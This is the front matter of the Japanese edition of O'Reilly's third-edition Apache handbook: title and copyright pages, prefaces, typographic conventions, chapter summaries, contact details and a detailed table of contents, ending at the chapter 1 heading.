

*Vital Information for Apache
Programmers & Administrators*

第3版
Apache 2.0 & 1.3 対応



Apache

ハンドブック

O'REILLY®
オライリー・ジャパン

Ben Laurie 著
Peter Laurie
田辺 茂也 監訳
大川 佳織 訳

Apacheハンドブック

第3版

Ben Laurie 著
Peter Laurie
田辺 茂也 監訳
大川 佳織 訳

O'REILLY®
オライリー・ジャパン

本文中の製品名は、一般に各社の登録商標、商標、または商品名です。
本文中ではTM、®、©マークは省略しています。

THIRD EDITION

Apache

The Definitive Guide

Ben Laurie and Peter Laurie

O'REILLY®

Beijing • Cambridge • Farnham • Köln • Paris • Sebastopol • Taipei • Tokyo

© 2003, 1999, 1997 O'Reilly Japan, Inc. Authorized translation of the English edition © 2002, 1999, 1997 O'Reilly & Associates, Inc. This translation is published and sold by permission of O'Reilly & Associates, Inc., the owner of all rights to publish and sell the same.

本書は、株式会社オライリー・ジャパンがO'Reilly & Associates, Inc.の許諾に基づき翻訳したものです。日本語版についての権利は、株式会社オライリー・ジャパンが保有します。

日本語版の内容について、株式会社オライリー・ジャパンは、最大限の努力をもって正確を期していますが、本書の内容に基づく運用結果についての責任を負いかねますので、ご了承ください。

監訳者まえがき

Apache HTTPサーバは1995年に登場しました。前身であるNCSA httpdを含めると10年にわたってインターネットのさまざまなサービスを支え続けてきました。HTTPクライアントであるNCSA Mosaic, Netscape Navigatorをはじめとする各種ブラウザとともに、インターネットの現在の形を作り上げてきた立役者と言ってもよいでしょう。現在Apache HTTPサーバはバージョン2.0がリリースされ、大きな世代交代の時期にあります。HTTPリクエストに応答するという基本的な機能は1.0と変わっていませんので、急いで移行する必要はありませんが、サポートOSの増加、スケーラビリティの向上、より進んだモジュール化など、2.0に移行するのに十分な新機能があります。また今後の新機能も主に2.0に対して追加されていくことが予想されます。

また、Apache プロジェクトはHTTPサーバの開発プロジェクトから、ゆるやかな（中央集権的でない）開発者のコミュニティであるThe Apache Software Foundationへと変わりました。現在18のサブプロジェクトがあり、Apache HTTPサーバもその内の1つという位置付けになっています。その他のサブプロジェクトには開発一般に利用できるツールやライブラリを整備するもの、最近活発なJavaやXML関連のものやPHP、DBといったWebを取り巻くさまざまなテーマが扱われています。

本書は1997年の第1版、1999年の第2版を経て、第3版になります。今回はバージョン2.0に対応し、最新のApache HTTPサーバの解説書となっています。2.0ではAPIも大幅に変わっていますので、その点もアップデートされています。最近のLinuxディストリビューションでも2.0を標準装備するものも増えてきました。BSD系でも簡単に導入できます。Win32でも違和感なく使えるようなユーザインタフェイスが用意されています。これらのことから、2.0に移行する良いタイミングであると言えるでしょう。2.0に興味はあるけれど適当なリファレンスがない、という方には是非お手許に置いていただきたい内容になっています。また旧版からご利用いただいている方にも、おなじみのスタイルですので、これまで通り読み進めていただけたと思います。

Apacheのユーザ層は厚く、ユーザ同士の情報交換も活発に行われています。日本でも有志によるApacheユーザ会が活動しています。日本語のメーリングリストもありますので、Apacheの情報に触れていたいという方は参加されてみてはいかがでしょうか。詳しくは <http://www.apache.jp/> をご覧ください。

2003年8月 田辺茂也

まえがき

本書は、Apache Webサーバソフトウェアについての解説書である。本書では、Webサーバとはどのようなもので、またどのように動作するかを解説する。読者としては、すでにWorld Wide Webを利用したことがあり、その動作についての基本的な用語も理解しており、その上で自分自身のサーバやサイトを稼働させたいと考えている方を想定している。

本書では、Apacheについて、その入手方法からコンパイル、インストール、設定、そして改造方法に至るまでを解説する。いくつかの例題サイトを示しながらApacheの機能の大部分について解説するつもりだ。例題サイトには、典型的なWebビジネスとして絵葉書のメーカーを取り上げ、順々に少しずつ複雑なサイトを扱っていくことにする。しかし、各サイトができるだけシンプルになるように注意を払っており、特定の機能に絞って説明したつもりである。各サイトは、それぞれ独立しているので、読者は本文の自然な流れに沿って例題のサイトを見ていくことができる。必要なら、適切なシステムに各サイトをインストールして、実際に稼働させることもできる。

ここであらかじめお断りしておきたいことがある。それは、本書があらゆるコマンドを網羅した「マニュアル」ではない、ということだ。そうしたマニュアルはApacheのサイトに用意されていて、バージョン1.3および2.0では大きく改良されている。Apacheを使いたいと考えているなら、このマニュアルをダウンロードして、いつでも利用できるように用意しておくといよい。マニュアルが目的地への道順を教えてくれる地図だとするなら、本書は旅行者にどこへ行くべきかを教えてくれる旅行ガイドのようなものだと考えてもらいたい。

なお、本書ではWebサイトのマニュアルのうちいくつかの節をそのまま引用している。これは読者が、解説を読み進める際に、その内容についての正式な定義をマニュアルから探し出す手間を省くためだ。ただし、マニュアルの記述がわかりにくいと思われる場合には、表現を若干変更している。また、必要と思われる箇所についてはその都度コメントを付け加えている。

また、本書ではHTMLや、Webページの作成方法、あるいは、セキュリティやWebサイトの運営についてを解説しているわけでもない。これらの話題は、非常に複雑なので部分的に簡単に説明するようなわけにはいかないのだ。こうした事情から、ウェブマスターは以下のような内容を扱った解説書を用意するとよい。

- Webとその動作原理について
- HTMLとは何か。その公式な定義と実際の機能
- Webサイトの企画と構築、保守について
- 任意のサーバ（たとえばApache）を使って、必要なサイトを実際に構築する方法について
- Java、Perlなどの言語についてのハンドブック
- セキュリティについて

本書は4番目のカテゴリを取り上げた1冊に過ぎない。

Apacheは非常に機能性の高いパッケージであり、また毎日のように機能拡張が続けられているため、利用可能な機能の組み合わせすべてについて解説を行おうとすれば、膨大なページ数が必要になってしまう。そこで本書では、一般的なウェブマスターが本書に記載されていない事項についても自分自身の力で理解できる実力を付けてもらえるように、基本概念を明らかにすることを第一の目的とした。

著者らの経験から、Apacheの使い方を実際に学ぶ上で最も難しいのは最初の段階だろう。駆け出しのウェブマスターは、Apacheから始まって、Apacheと連携するスクリプト言語やデータベース管理もマスターしなければならない。これはとてつもない難行と言えよう。そこでこの第3版では、新たに多数の章を設け、読者が難所を乗り越えるための手助けを与えようと考えた。いったん、Webシステムの連携がうまくできるようになれば、開発はずいぶん楽になる。新しい章では、専門家向けの解説（Apache、Perl、MySQLの連携）ではなく、初心者向けの基本的な解説（PerlやMySQLをApacheで動作させる方法）をめざした。解説の中では、ユーザの選択肢となるさまざまなソフトウェアの利点について、著者らの経験から若干のコメントを加えている。

初版および第2版の執筆は、Apacheの開発陣との競争のようなものだった。今回は、開発陣が新機能の追加を完了するのを待ち、バージョン2.0が安定したところですぐに執筆作業を開始することにした。

この先の多くの例では、わかりやすい課題（たとえば7章の例ではインデックスのフォーマットを変更する方法を扱っている）を取り上げて、Apacheでそれを実現する方法を提示した。その他に、サイトの設定について正しい判断を下すために、ウェブマスターがあらかじめ知っていた方がよいと思われる事柄（たとえば、11章のセキュリティに関する問題など）についても、適当な項目を設けて解説を加えた。

誰が、なぜApacheを書いたのか

Apacheという名前は、このソフトウェアがすでに存在していたコードにパッチを付け加えて作られたことに由来している。ApacheのFAQ[†]には、キュートな名前でもいいんじゃないか、と言うようなことが書いてあるが、センスのないプログラマの冗談だと思う人もいるかもしれない。Apacheの責任者グループの人たちは、Apacheという名前は俊敏で適応力のあるアメリカインディアンの部族と同じ名前であり、このソフトウェアにふさわしい「称号」だと考えているようだ。

Apacheはユーザーに無償で配布され、無給のボランティアチームによって開発されているソフトウェアだということをまず知っておいてもらいたい。ユーザーであるあなたや他の誰かのアイデアが採用されるかどうかは、開発チームの判断のみによって決められる。もし、その判断が気に入らなければ、独自にチームを組んで自分の好みにあったWebサーバを開発するか、多くのユーザー同様、既存のApacheのコードを書き換えるしかないだろう。

世界初のWebサーバは、スイスのジュネーブにあるCERN（欧州原子核共同研究所）に勤務していたイギリスの物理学者Tim Berners-Lee氏によって作られた。Apacheの直接の祖先は、合衆国の政府機関であるNCSA（National Center for Supercomputing Applications）において開発された。このコードは、（合衆国の）納税者の税金によって書かれているので、ライセンス条項さえ守れば、誰でもCで書かれたソースコードを<http://www.ncsa.uiuc.edu>からダウンロードすることができる。

しかし、NCSAのコードに飽き足りない人たちがいたのである。ApacheのFAQ（<http://www.apache.org>から入手可）には次のような記述がある。

...もともとApacheは、往時（1995年初め）の一流HTTPサーバNCSA httpd 1.3のコードとアイデアを元にして開発された。

「往時」という表現が泣かせるではないか。この言い回しは、古き良き時代であった1700年代を懐かしんだり、テクノロジーの黎明期の1900年代を振り返って使われるのが普通である。それが、ここではただか数年前のことを言うのに使われているのだ。

Apacheのサイトは万人に解放されているが、Apacheの開発はこのソフトウェアに惚れ込んだ優秀な（と私たちは思っている）プログラマたちによって開発されている。この本の執筆者の1人であるBenもこのグループの一員である。

なぜわざわざそんな面倒なことにかかわるのだろう。そんな暇があったら別の仕事をすればそれなりの給料を得られるものを、わざわざ夜なべまでして他人のためにApacheの開発に打ち込むのはどうした理由からなのだろう。無償奉仕の裏には、やはりそれなりの思惑があるはずだ。思い付くままに、動機となるようなことを挙げてみよう。

[†] FAQは「Frequently Asked Questions（よくある質問）」を意味するインターネット用語だ。FAQファイルは、ほとんどのサイトやテーマに存在し、それが何なのか、なぜそうなのか、これからどうなるのか、といった質問に答えてくれる。初心者は疑問に突き当たったら、まずFAQを調べるべきだ。同じ質問が繰り返されることを防ぐためにも、FAQは非常に有益である。Apacheに関するFAQは、<http://www.apache.org/docs/FAQ.html>から参照できる。

- 普段はBigBinsとかいう会社の在庫管理パッケージのプログラミングなんてことをしているが、もっと面白い仕事がしたいから。
- 時代の先端にかかわっていたいから。こうしたプロジェクトで働くことは、技術動向を知るための非常に優れた手段なのだ。次の最新プロジェクトでのコンサルタントにもなれる。
- 利に聡い人なら覚えているかも知れないが、1995年当時、NCSAでWebサーバの開発に携わっていた人の多くが、Netscapeの下へと去り、その後、時を経て大金持ちになった。
- 純粋に楽しいから。優れたソフトウェアの開発はわくわくする楽しい作業だし、他の才能ある人に出会うこともできる。
- プログラマが忌み嫌う類の仕事をしなくても済むから。エンドユーザを相手に、ユーザが大枚をはたいて購入したソフトウェアがうまく動かない理由を説明したり、今すぐ動くようにしてくれ、という彼らの無理難題に応える、というような仕事はプログラマにとっては悪夢なのだ。もし、Apacheについてのサポートが必要なら、どこかの商業組織に相談するとよい。人が嫌がる仕事なので、当然、有料である。

サンプルコード

この先、本書でふれることになるサンプルサイトのコードは<http://www.oreilly.com/catalog/apache3/>の“Example”リンクから入手できる。READMEファイルにはインストール方法に関する指示などの情報が含まれているので、最初に目を通してほしい。ディレクトリの構成を以下に示す。なおこの構成は変更されていることがある。

install/

サンプルのサイトをインストールするためのスクリプトを収録

install

installサイトをインストールするためのスクリプト

install.conf

installが使用する設定ファイル（Unix用）

installwin.conf

installが使用する設定ファイル（Win32用）

sites/

本書で使用するサンプルサイトを収録

本書の表記について

ここでは、本書で使用する表記の規則を説明する。

書体

Constant width (等幅)

HTTPヘッダ、ステータスコード、MIMEコンテンツタイプ、設定ファイル中のディレクティブ、コマンド、オプション/スイッチ、関数、メソッド、変数名、本文中のコード等を表す。

Constant width bold (等幅太字)

コードのうちユーザが入力する部分を表す。

Constant width italic (等幅イタリック)

コードまたはテキスト中の置き換え可能な要素を表す。

Italic (イタリック)

設定に関係するファイル・パス名、ニュースグループ名、URL、e-mailアドレス、変数名（例を除く）、プログラム名、サブルーチン名、CGIスクリプト名、ホスト名、ユーザ名、グループ名を表す。


アイコン

 Unix版のApacheに適用される説明であることを表す。

 Win32版のApacheに適用される説明であることを表す。



このアイコンは、本文に関する注釈を表す。



このアイコンは、本文に関する警告を表す。

パス名

本書では、.../によってデモ用のサイトへのパスを表す。筆者らは、すべてのデモ用サイトを /usr/www の下に置いたので、実際のパスはたとえば /usr/www/site.simple のようになる。しかし、読者が /usr/www 以外のディレクトリにデモ用サイトを置いた場合は、これとは異なるパスになるので、.../site.simple というように表記する。

この場合、.../ と入力するのではなく、.../ の部分を適切に読み替えてほしい。

ディレクティブ

Apacheの制御には、およそ150のディレクティブを使用する。ディレクティブの解説は、以下のような形式になっている。

ディレクティブ

構文

使用される場所

ディレクティブの説明がここに入る。

たとえば以下のようになる。

ServerAdmin

`ServerAdmin email address`

サーバ設定ファイル、バーチャルホスト

`ServerAdmin`は、連絡用の電子メールアドレスを指定する。問題が発生した場合にユーザが管理者に報告できるよう、エラーメッセージにこのアドレスが表示される。

「使用される場所」の行には、ディレクティブが使用できるコンテキストを示す。これは後ほど詳しく説明する。

本書の構成

各章の内容は以下のとおり。

1章 はじめてみよう

Webサーバ、Apacheの動作方法、TCP/IP、HTTP、ホスト名、クライアントの動作、サーバ側での動作、Unixバージョンの選択、Apacheのコンパイルおよびインストール方法（UnixおよびWin32）を扱う。

2章 Apacheの設定

Apacheの起動方法、Apacheを実行するユーザの作成、実行時フラグ、パーミッション、`site.simple`を説明する。

3章 実地的なサイト

デモ用の架空の会社であるButterthlies社を例にして、HTML、デフォルトで作成されるWebページのインデックス、サーバの基本管理、ブロックディレクティブを説明する。

4章 バーチャルホスト

Webサイトをネットワークアドレスに接続する方法（1つのネットワークアドレスに複数のWeb

サイトがホストされている一般的な場合を含む)を説明する。

5章 認証

アクセス制御、顧客情報の収集、クッキー、DBMの制御、ダイジェスト認証、anonymous アクセスを説明する。

6章 MIME、コンテンツ、言語ネゴシエーション

コンテンツおよび言語のネゴシエーション、タイプマップ、情報の有効期限などを扱う。

7章 インデックス

インデックスの改良、インデックスオプション、カスタムインデックス、イメージマップについて説明する。

8章 リクエストのリダイレクト

Alias、ScriptAliasおよび高度なリライトモジュールを扱う。

9章 プロキシサーバ

リモートプロキシ、プロキシによるキャッシュを扱う。

10章 ログの記録

Webサイト上におけるアクティビティの追跡機能を説明する。

11章 セキュリティ

Apacheサーバおよびそのコンテンツを招かれざるゲストや侵略者から保護するという側面から、ユーザの確認や電子署名、電子貨幣、証明、ファイアウォール、パケットフィルタリング、SSL (Secure Sockets Layer) などを取り上げる。また、法的問題、特許権、国家安全保障、Apache-SSLディレクティブについても説明する。

12章 大規模なWebサイトの運用

大規模サイトを稼働する上でのベストプラクティスを説明する。さまざまなコンテンツクリエイターのサポート、テストサイトと公開サイトの分離、その他のインターネットテクノロジーとサイトの統合などを扱う。

13章 アプリケーションの構築

コンテンツの自動更新やインタラクティブなアプリケーションをホストするオプションについて説明する。

14章 SSI

HTMLファイルに埋め込む実行時コマンドであるSSIと、セキュリティ強化版のSSIであるXSSIを解説する。

15章 PHP

PHPのインストールと設定の方法を、MySQLへの接続例とともに説明する。

16章 CGIとPerl

エイリアス、ログ、HTMLのフォーム、シェルスクリプト、PerlによるCGI、環境変数、PerlおよびApacheによるMySQLの使用について説明する。

17章 mod_perl

Perlアプリケーションを効率的に処理するmod_perlモジュールのインストール、設定、および

使用方法を説明する。

18章 mod_jservとTomcat

Apache環境でJavaをサポートするこの2つのモジュールのインストール方法を説明する。

19章 XMLとCocoon

XMLをApacheとともに使用する方法、およびXMLコンテンツを提供するCocoonツールセットのインストールと設定の方法を説明する。

20章 Apache API

Apache 2.0 APIの基礎を説明する。

21章 Apache モジュールの作成

Apache 2.0のApache Portable Runtimeを使用してApacheモジュールを作成する方法、およびモジュールを1.3から2.0に移植する方法について説明する。

付録 Apache 1.x API

サーバごと、ディレクトリごと、リクエストごとの情報のプールや、関数、警告、解析について説明する。

Apache リファレンスカード

Apache 1.3および2.0の構文の概要を収録した。

本書の連絡方法

本書（日本語翻訳版）の内容は最大限の努力をして検証および確認をしているが、誤り、不正確な点、バグ、誤解や混乱を招くような表現、単純な誤植などに気が付かれることもあるだろう。本書を読んでいて気付いたことは、今後の版で改善できるように知らせていただきたい。連絡先は以下のとおりである。

株式会社オライリー・ジャパン

〒160-0003 東京都新宿区本塩町7番地6 四谷ワイズビル

電話 03-3356-5227

FAX 03-3356-5261

電子メール japan@oreilly.com

本書に関する技術的な質問や意見は、以下の宛先に電子メールを送っていただきたい。ただし、翻訳書である性質上、内容に深く関わる質問、技術的に高度な質問は、英文にてinfo@oreilly.com宛てに直接質問していただくことがあるのでご了承ください。

japan@oreilly.com（日本語）

bookquestions@oreilly.com（英語）

本書のWebページがあり、誤植、サンプル、その他の情報が掲載されている。

<http://www.oreilly.com/catalog/apache3>（英語）

謝辞

最初に、Apache APIという仕組みを考案し、その仕組みを実装するコードを世に送り出した Robert S. Thau氏と、今までもこれからもこの仕組みに取り組み続けるApacheグループに感謝する。また、Webの世界にSSLeayをもたらした、Eric Young氏およびTim Hudson氏にも感謝する。

初版の初期の草稿を読み、多くの有益な示唆を与えてくれた、Bryan Blank、Aram Mirzadeh、Chuck Murcko、Randy Terbushの各氏、第2版について同様の協力を頂いた、John Ackermann、Geoff Meek、Shane Owenbyに感謝する。この第3版のレビューに関しては、Evelyn Mitchell、Neil Neely、Lemon、Dirk-Willem van Gulik、Richard Sonnen、David Reid、Joe Johnston、Mike Stok、Steven Champeonに感謝する。

本書にApacheリファレンスカードを収録する許可を与えてくれたAndrew Fordに特別な感謝の意を表する。

私たちが書いた原稿を本にするために尽力してくれたO'Reilly社の編集者Simon St.Laurent氏に感謝したい。もし何らかの誤りが残っていた場合は、それらはすべて著者である私たちの責任である。

最後に、私たちが本書を第3版用に書き直している間、じっと辛抱してくれたCamilla von MassenbachとBarbara Laurieに感謝する。

目次

監訳者まえがき	v
まえがき	vii
1章 はじめてみよう	1
1.1 Webサーバの役割	1
1.1.1 Webサーバの選択基準	2
1.1.2 なぜApacheなのか	3
1.2 Apacheの動作について	4
1.3 Apacheとネットワーク	5
1.3.1 TCP/IPに関する基礎知識	6
1.3.2 ApacheとTCP/IP	7
1.3.3 ApacheとDNS	8
1.4 HTTPクライアントの動作	10
1.5 サーバ側での動作	13
1.6 Apacheのインストールの計画	14
1.6.1 Apacheのネットワークとの接続	14
1.6.2 どのOSを使用するか	14
1.6.3 どのUnixを使用するか	14
1.7 Windowsは使えるか	16
1.8 Apacheのバージョン	16
1.8.1 Apache 2.0	16
1.8.2 Apache 2.0とWin32	17
1.9 Apacheのインストール	17
1.9.1 Unix版のApacheバイナリ	17
1.9.2 UnixでのApache 1.3.Xのメイク	17

1.9.3	Unix版のモジュール	19
1.10	UnixでのApache 1.3.Xのビルド	21
1.10.1	全自動設定	22
1.10.2	半自動のビルド設定	26
1.10.3	モジュールの選択	26
1.10.4	共有オブジェクト (DSOモジュール)	29
1.10.5	Configurationの設定とルール	29
1.10.6	Apacheのメイク	31
1.11	Apacheバージョン2の新機能	33
1.11.1	バージョン2でのConfigファイルに関する変更点	34
1.11.2	httpdコマンドラインの変更点	35
1.11.3	バージョン2でのモジュールに関する変更点	35
1.12	UnixでのApacheバージョン2のメイクとインストール	36
1.13	Win32でApacheを使う	36
1.13.1	Win32版のモジュール	38
1.13.2	Win32でApacheをコンパイルする	39
2章	Apacheの設定：最初のステップ	41
2.1	Apacheで作るWebサイトとは	41
2.1.1	コマンドラインでのApacheの実行	42
2.2	site.toddle	43
2.3	Unixサーバの設定	45
2.3.1	WebuserとWebgroup	49
2.3.2	全自動設定によるデフォルトの問題	51
2.3.3	UnixでのApacheの実行	52
2.3.4	複数のApacheプロセス	54
2.3.5	Unixパーミッション	55
2.3.6	ローカルネットワーク	57
2.4	Win32サーバの設定	59
2.4.1	コンソールウィンドウ	59
2.4.2	サービスとしてのApache	62
2.5	ディレクティブ	63
2.5.1	ServerName	63
2.5.2	DocumentRoot	63
2.5.3	ServerRoot	63
2.5.4	ErrorLog	64
2.5.5	PidFile	64
2.5.6	TypesConfig	64

2.5.7	Configファイルに含めるファイルの指定	65
2.6	共有オブジェクト	65
2.6.1	Unixにおける共有オブジェクト	65
2.6.2	Win32での共有モジュール	67
3章	実際的なWebサイト	69
3.1	よりよいWebサイトをより多く: site.simple	69
3.1.1	ErrorDocument	72
3.2	Butterthlies社	73
3.2.1	デフォルトIndex	75
3.2.2	index.html	76
3.3	ブロックディレクティブ	77
3.4	その他のディレクティブ	80
3.5	HTTPレスポンスヘッダ	90
3.5.1	FollowSymLinksとSymLinksIfOwnerMatch	94
3.6	再起動	94
3.7	.htaccess	95
3.8	CERNメタファイル	96
3.9	ファイルの有効期限	97
4章	バーチャルホスト	99
4.1	2つのサイトとApache	99
4.2	バーチャルホスト	99
4.2.1	名前ベースのバーチャルホスト	100
4.2.2	IPアドレスベースのバーチャルホスト	101
4.2.3	名前/IPアドレス混合のバーチャルホスト	102
4.2.4	ポートベースのバーチャルホスト	103
4.3	2つのApache	104
4.4	バーチャルホストの動的な設定	108
4.4.1	例	109
5章	認証	113
5.1	認証のプロトコル	113
5.1.1	site.authent	114
5.2	認証に使われるディレクティブ	115
5.3	Unixでのパスワード	120
5.4	Win32でのパスワード	121
5.5	Webでのパスワード	122

5.6	クライアントからのテスト	122
5.6.1	Configファイル	122
5.7	CGIスクリプト	122
5.8	さまざまな設定のテスト	123
5.9	order、allow、deny	123
5.10	UnixでのDBMファイル	127
5.10.1	AuthDBUserFile	130
5.10.2	AuthDBMUserFile	130
5.11	ダイジェスト認証	131
5.11.1	ContentDigest	134
5.12	Anonymousアクセス	135
5.13	実験	137
5.13.1	Access.conf	138
5.14	自動ユーザ情報	139
5.14.1	IdentityCheck	139
5.15	.htaccessファイルの利用方法	139
5.15.1	AccessFileName	140
5.16	設定の上書き	142
5.16.1	AllowOverride	142
6章	MIME、コンテンツ、言語ネゴシエーション	145
6.1	MIMEタイプ	145
6.2	コンテンツネゴシエーション	153
6.2.1	MultiviewsMatch	153
6.2.2	画像ネゴシエーション	154
6.3	言語ネゴシエーション	155
6.4	タイプマップ	158
6.5	ブラウザとHTTP 1.1	161
6.6	フィルタ	162
7章	インデックス	167
7.1	Apacheが生成するインデックスの改良	167
7.2	独自のインデックスの作成	178
7.2.1	DirectoryIndex	178
7.3	イメージマップ	182
7.3.1	HTMLファイル	183
7.3.2	マップファイル	184
7.4	イメージマップのディレクティブ	187

8章 リクエストのリダイレクト	189
8.1 Alias	190
8.1.1 微妙な問題	191
8.2 URLのリライト	198
8.2.1 リライトの例	205
8.3 スペルチェック	207
8.3.1 CheckSpelling	207
9章 プロキシ	209
9.1 セキュリティ	209
9.2 プロキシサーバのディレクティブ	210
9.3 バグのように思える動作	214
9.4 パフォーマンス	215
9.4.1 内部向けのキャッシュ	215
9.5 プロキシサーバの設定	218
9.5.1 リバースプロキシ	220
10章 ログの記録	225
10.1 スクリプトとデータベースによるログの記録	225
10.2 Apacheのログ記録機能	226
10.2.1 site.authent—もう1つの例	232
10.3 設定情報のレポート	235
10.3.1 AddModuleInfo	237
10.4 ステータス	238
10.4.1 サーバステータス	239
10.4.2 ExtendedStatus	241
11章 セキュリティ	243
11.1 内部ユーザと外部ユーザ	244
11.2 電子署名とバーチャルキャッシュ	246
11.3 証明書	250
11.4 ファイアウォール	252
11.4.1 パケットフィルタリング	252
11.4.2 ネットワークの分離	253
11.5 法律上の問題	256
11.6 SSL (Secure Sockets Layer) の利用法	256
11.7 Apacheにおけるセキュリティ上の予防措置	257
11.7.1 Apacheバージョン1.3でのSSLの利用	257

11.7.2	Apacheバージョン1.3でのmod_sslの利用	264
11.7.3	Apacheバージョン2でのSSLの利用	267
11.7.4	テスト証明書の作成	270
11.7.5	サーバ証明書の取得	273
11.7.6	グローバルセッションキャッシュ	273
11.8	SSL用のディレクティブ	274
11.8.1	Apacheバージョン1.3用のApache-SSLディレクティブ	274
11.8.2	Apacheバージョン2用のSSL関連ディレクティブ	281
11.9	暗号スイート	295
11.9.1	Apacheバージョン1.3用の暗号関連ディレクティブ	296
11.9.2	Apacheバージョン2用の暗号関連ディレクティブ	298
11.10	実際のセキュリティ	302
11.10.1	セキュリティの手引き	302
11.10.2	デモンストレーション用クライアント証明書の取得	303
11.10.3	CA証明書の取得	304
11.11	今後の動向	306
11.11.1	SE Linux	306
11.11.2	EROS	306
11.11.3	E	307

12章 大規模なWebサイトの運用 ————— 309

12.1	マシンの設定	309
12.2	サーバのセキュリティ	309
12.2.1	rootパスワード	310
12.2.2	ファイルの配置場所と所有権	310
12.2.3	Apache Webサイト	310
12.3	大規模なWebサイトの管理	314
12.3.1	開発用マシン	314
12.3.2	ベータテスト	314
12.3.3	公開用のサイト	315
12.3.4	サイト更新手順	315
12.3.5	メンテナンス用ページ	316
12.4	サポートソフトウェア	316
12.4.1	データベース管理システム	316
12.4.2	メールサーバ	317
12.4.3	PGP	318
12.4.4	サーバへのSSHアクセス	318
12.4.5	クレジットカード	319

12.4.6	パスワード	320
12.4.7	不要なサービスの無効化	321
12.4.8	バックエンドのネットワーク	321
12.4.9	SuEXEC	321
12.4.10	SSL	321
12.4.11	サイト証明書	322
12.5	スケーラビリティ	322
12.5.1	パフォーマンス	322
12.5.2	共有データベースと複製データベース	323
12.6	負荷分散	323
12.6.1	負荷分散	324
12.6.2	mod_backhand	324
12.6.3	mod_backhandのインストール	325
12.6.4	ディレクティブ	326
12.6.5	候補関数	331
12.6.6	Configファイル	333
12.6.7	サンプルサイト	334

13章 アプリケーションの構築 ————— 341

13.1	アプリケーションとしてのWebサイト	341
13.1.1	HTTPメソッドについて	342
13.1.2	フォームの作成	343
13.1.3	他のアプローチによるアプリケーションの構築	345
13.2	アプリケーションロジックの提供	346
13.2.1	SSI	346
13.2.2	PHP	347
13.2.3	Perl	348
13.2.4	Java	348
13.2.5	その他のオプション	349
13.3	XML、XSLTとWebアプリケーション	350

14章 SSI (Server-Side Includes) ————— 353

14.1	ファイルサイズ	356
14.2	ファイル更新時刻	357
14.3	ファイルの挿入 (include)	357
14.4	CGIの実行	358
14.5	echo	359
14.6	SSIフィルタ (Apacheバージョン2)	359

15章 PHP 363

15.1 PHPのインストール	363
15.2 Site.php	365
15.2.1 エラー	368
15.2.2 スタンドアロンのPHPスクリプト	369

16章 CGIとPerl 371

16.1 CGIの世界	371
16.1.1 スクリプトの記述と実行	372
16.1.2 スクリプトとApache	372
16.2 スクリプトを使用するためのApacheの設定	373
16.2.1 cgi-binにスクリプトを置く場合	373
16.2.2 DocumentRootにスクリプトを置く場合	373
16.2.3 Perl	375
16.2.4 データベース	376
16.2.5 HTML	380
16.2.6 Apacheを介したスクリプトの実行	380
16.2.7 引用符	381
16.2.8 HTTPヘッダ	383
16.2.9 クライアントからデータを受け取る	383
16.2.10 環境変数	389
16.3 環境変数の設定	390
16.4 Cookie	391
16.4.1 Apacheのcookie	393
16.4.2 Configファイル	395
16.4.3 電子メール	395
16.4.4 検索エンジンとCGI	396
16.4.5 デバッグ	398
16.4.6 デバッガ	400
16.4.7 セキュリティ	401
16.5 CGIのディレクティブ	402
16.6 UNIXでのsuEXEC	405
16.6.1 suEXECのデモンストレーション	409
16.7 ハンドラ	412
16.8 アクション	414
16.8.1 Action	414
16.9 ブラウザ	416

17章 mod_perl ————— 419

17.1	mod_perlの仕組み	421
17.2	mod_perlのマニュアル	421
17.3	mod_perlのインストール (簡易な手順)	422
17.3.1	複数のモジュールのリンク	423
17.3.2	テスト	424
17.3.3	インストールの落とし穴	424
17.4	mod_perlで動作するスクリプトへの修正	425
17.5	グローバル変数	425
17.5.1	Perlのフラグ	428
17.6	Strict プラグマ	428
17.7	変更のロード	428
17.8	ファイルのオープンとクローズ	429
17.9	mod_perlを使うためのApacheの設定	430
17.9.1	パフォーマンスのチューニング	431
17.9.2	スクリプトの高速化	431

18章 mod_jservとTomcat ————— 435

18.1	mod_jserv	435
18.1.1	gmakeのメイク	437
18.1.2	JServのビルド	437
18.1.3	JServ関連のディレクティブ	442
18.1.4	JServのステータス	446
18.1.5	サーブレットの作成	447
18.2	Tomcat	449
18.2.1	JDKのインストール	449
18.2.2	Tomcatのインストール	450
18.2.3	Tomcatのディレクトリ構造	452
18.2.4	conf	453
18.2.5	サーブレットの作成とテスト	453
18.3	TomcatをApacheに接続する	455
18.3.1	mod_jk	455

19章 XMLとCocoon ————— 459

19.1	XML	459
19.2	XMLとPerl	463
19.3	Cocoon	463
19.4	Cocoon 1.8とJServ	463

19.5 Cocoon 2.0.3とTomcat	467
19.6 Cocoonのテスト	469

20章 Apache API 471

20.1 ドキュメント	471
20.2 APR	472
20.3 プール	472
20.4 サーバごとの設定	473
20.5 ディレクトリごとの設定	477
20.6 リクエストごとの情報	480
20.7 設定およびリクエスト情報へのアクセス	485
20.8 フック、オプションフック、オプション関数	485
20.8.1 フック	486
20.8.2 オプションフック	488
20.8.3 オプションフックの例	489
20.8.4 オプション関数	492
20.8.5 オプション関数の例	493
20.9 フィルタ、バケット、バケットグループ	496
20.9.1 バケットインタフェース	497
20.9.2 出力フィルタ	497
20.9.3 入力フィルタ	503
20.10 モジュール	509

21章 Apacheモジュールの作成 511

21.1 概説	511
21.2 ステータスコード	513
21.3 module構造体	515
21.4 完全なプログラミング例	554
21.4.1 概説	555
21.4.2 出力例	565
21.5 一般的なヒント	573
21.6 Apacheバージョン2.0への移植	574

付録 Apache 1.x API 579

付録1 プール	579
付録2 サーバごとの設定	580
付録3 ディレクトリごとの設定	581
付録4 リクエストごとの情報	582

付録5 設定およびリクエスト情報へのアクセス	584
付録6 関数	585
付録6.1 ブール関数	585
付録6.2 配列関数	587
付録6.3 テーブル関数	588
付録6.4 クリーンアップ関数	591
付録6.5 ファイルおよびソケット関数	592
付録6.6 正規表現関数	594
付録6.7 プロセスおよびCGI関数	594
付録6.8 MD5関数	597
付録6.9 同期化およびスレッド関数	598
付録6.10 日付と時刻に関する関数	601
付録6.11 文字列関数	602
付録6.12 パス、ファイル名、およびURL操作関数	606
付録6.13 ユーザおよびグループ関数	610
付録6.14 TCP/IPおよびI/O関数	610
付録6.15 リクエスト処理関数	614
付録6.16 タイムアウトおよびアラーム関数	615
付録6.17 コンフィグレーション関数	617
付録6.18 コンフィグレーション情報関数	619
付録6.19 サーバ情報関数	621
付録6.20 ログ記録関数	622
付録6.21 バイプ経由ログ関数	623
付録6.22 バッファリング関数	624
付録6.23 URI関数	627
付録6.24 その他の関数	629
索引	635

1章

はじめてみよう

